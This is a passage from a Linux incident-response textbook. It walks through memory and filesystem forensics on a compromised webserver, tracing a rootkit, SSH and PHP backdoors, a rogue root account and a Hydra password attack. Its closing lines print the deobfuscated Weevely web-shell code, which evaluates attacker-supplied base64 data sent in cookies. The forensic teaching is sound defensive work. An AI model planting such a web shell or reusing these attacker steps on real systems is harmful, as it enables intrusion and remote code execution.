

FIGURE 9.8

Partial results from running the Volatility linux_pslist command against the PAS subject system. The highlighted portion shows a rootkit process. The last process listed also has a suspicious user ID.

Running the Volatility `linux_psaux` command provides some more detail on what is happening. As can be seen in Figure 9.9, in process 8019 the user with ID 1001 changed to the bogus mysqll user with the command `su mysqll`. This generated a bash shell with root privileges because mysqll has a user ID of zero (process 8021). The xingyi_bindshell is running with root privileges in process 8540. The rootkit was likely started from the shell in process 8021. This can be verified by running `linux_pstree`.

FIGURE 9.9

Partial results from running the Volatility linux_psaux command against the PAS subject system. The highlighted portion shows malicious activity.

We noticed a dropbear SSH backdoor listening on port 44965. We can use the Volatility `linux_netstat` command and pipe the results to `grep TCP` to discover the process ID for this process. Partial results from this command are shown in Figure 9.10. From the results we see that the dropbear process ID is 1284. This low process number suggests that dropbear has been set to automatically start. The `linux_pstree` results support this inference. Furthermore, the `linux_pstree` results reveal that the root shell in process 9210 was launched by xingyi_bindshell running in process 8540.



FIGURE 9.10

Partial results from running the Volatility linux_netstat command against the PAS subject system and piping the output to “grep TCP”.

The process maps for the two suspicious processes are captured with the linux_proc_maps command as shown in Figure 9.11. The process spaces for both programs are also dumped to disk for later analysis as shown in Figure 9.12.



FIGURE 9.11

Saving process maps for suspicious processes.

FIGURE 9.12

Saving process memory for suspicious processes.

The `linux_bash` command produces some very enlightening results. As shown in Figure 9.13 and Figure 9.14, the attacker is actively trying to become more deeply embedded in the system. A lot of malicious activity was recorded in the bash history for process 9210. The results from `linux_pslist` confirm that this is a root shell. Figure 9.13 shows the attacker downloading and installing the Weevely PHP backdoor. Later, in Figure 9.14, the attacker can be seen downloading the rockyou.txt password list and then performing an online password attack against the sue user account with Hydra.



FIGURE 9.13

Downloading and installing a rootkit.



FIGURE 9.14

Online password cracking with Hydra.

Hydra was used against the local FTP server. Before launching Hydra, the attacker copied both the /etc/passwd and /etc/shadow files. It isn't clear why Hydra was used, instead of an offline password cracker like John the Ripper. Perhaps the attacker didn't

want to copy off the passwd and shadow files. Using the local FTP server for password cracking is somewhat fast and may not generate alerts if an installed Intrusion Detection System (IDS) isn't configured to monitor this traffic.

The `linux_psenv` command run against processes 8540, 1284, and 9210 produces interesting results. Some of the results are shown in Figure 9.15. The highlighted portion shows that a hidden directory /usr/mysql/.hacked has been created. The process environment for the dropbear backdoor confirms that this program is automatically started when the system boots to run level 2 or higher.

FIGURE 9.15

Partial results from running the Volatility linux_psenv command against suspicious processes on the PAS subject system.

The entire suite of Volatility `linux_check_xxxx` commands was run against the PAS subject system. Only the `linux_check_syscall` command returned any results. Some of these results are displayed in Figure 9.16. From the results we can see that Xing Yi Quan has hooked the 64-bit system calls for open, lstat, dup, kill, getdents, chdir, rename, rmdir, and unlinkat. When viewed with the complete output for this command, the addresses for hooked system calls are noticeably different from the unaltered call handlers.

FIGURE 9.16

Partial results from the Volatility linux_check_syscall command run against the PAS subject system.

The Volatility `linux_enumerate_files` command was run against the PAS subject system and the results were saved to a file. Egrep was then used on the file to locate certain files in the filesystem cache. The partial results shown in Figure 9.17 reveal that the rockyou.txt password list and the Xing Yi Quan rootkit are both stored in the hidden directory /usr/local/mysql/.hacked.



FIGURE 9.17

Malicious files stored in a hidden directory.

While Volatility could be used to retrieve some files from the file cache, it is likely easier to just use the filesystem image for this purpose. If there is a need to retrieve more information from the memory image, the memory image is not going anywhere. We might return to using Volatility when performing malware analysis.

FILESYSTEM ANALYSIS

At this point, we know there are at least two pieces of malware that were likely installed around May 4, based on the bash histories. We also know that a new user with administrative privileges was created and that the attacker has attempted to crack additional passwords on the system. What we do not know yet is when the initial breach occurred and how.

Using our Python scripts from Chapter 5, the disk image is easily mounted on the forensics workstation. Once this is accomplished, running `grep 1001` on the passwd file reveals that user ID 1001, which was used to launch one of the root shells, belongs to the michael user, whose real name is Michael Keaton.

Because the system was running a webserver, and the Weevely PHP backdoor was installed, it makes sense to have a look at the webserver logs for some possible insight into how the breach occurred. We do not know at this point if the breach was caused by a problem with the website, but it is certainly worth checking out.

The Apache webserver logs can be found in /var/log/apache2. The two primary log files are access.log and error.log which store requests and errors, respectively. Both of these logs have the standard numbered archives. After examining the access logs, it is discovered that a rarely used, obscure page, called dns-lookup.php, is called 51 times late on May 3. A look at the error logs reveals 19 errors logged about the same time. Some of these results are shown in Figure 9.18.

FIGURE 9.18

Evidence of an attack on the webserver.

Examination of the MySQL logs found in /var/log/mysql covering the same period of time reveals that they contain multiple errors. The `zcat` command was used to cat the compressed log files, which were then piped to egrep. The complete command used was `zcat error.log.2.gz | egrep '(^150503)|(ERROR)'`. The regular expression in the egrep command displays only lines that begin with the date code for May 3 or that contain an error. Partial results from this command are shown in Figure 9.19.



FIGURE 9.19

MySQL errors indicating a possible website attack.

Memory analysis revealed the existence of a hidden directory /usr/local/mysql/.hacked. Issuing the command `ls -al` from the /usr/local/mysql directory reveals several interesting things. There is another hidden directory, /usr/local/mysql/.weevely, that was created shortly after the suspicious web activity occurred on May 3. Immediately after the webserver attack, .bashrc and .bash_logout files were created in the /usr/local/mysql directory. A .bash_history file in the same directory reveals the installation of the weevely backdoor with a password of “hacked”. These results are displayed in Figure 9.20.

FIGURE 9.20

Evidence of the installation of the weevely PHP SSH backdoor.

LEVERAGING MYSQL

The picture of what happened to the PAS webserver is starting to become pretty clear. Because it literally only takes a couple of minutes, the metadata is imported into MySQL using the techniques discussed in Chapter 6. Once everything is loaded in the database, a timeline from May 3 onward is easily created. The timeline shows intense webserver activity at approximately 22:50 on the 3rd of May. Further analysis reveals changes in the /usr/local/mysql/.weevely directory at 23:53 and the creation of a new file, /var/www/html/index3.php. A portion of the timeline is shown in Figure 9.21.



FIGURE 9.21

Portion of the PAS subject system timeline. The highlighted portion shows new files associated with backdoors.

The index3.php file is shown in Figure 9.22. This is some obfuscated code created by the weevely backdoor. This code both inserts extra characters and uses base64 encoding to hide what it does. $kh becomes “str_replace”, $hbh equals “base64_decode”, and $km is set to “create_function”. This makes the last line $go = create_function(‘’, base64_decode(str_replace(“q”, “”, $iy.$gn.$mom.$scv))); $go();. Parsing all of this through an online base64 decoder produces the following:

```
$c=’count’;$a=$_COOKIE;if(reset($a)==’ha’ && $c($a)>3){ini_set(‘error_log’, ‘/dev/null’);$k=’cked’;echo
‘<’.$k.’>’;eval(base64_decode(preg_replace(array(‘/[^\w=\s]/’,’/\s/’), array(‘’,’+’), join(array_slice($a,$c($a)-3)))));echo ‘</’.$k.’>’;}
```

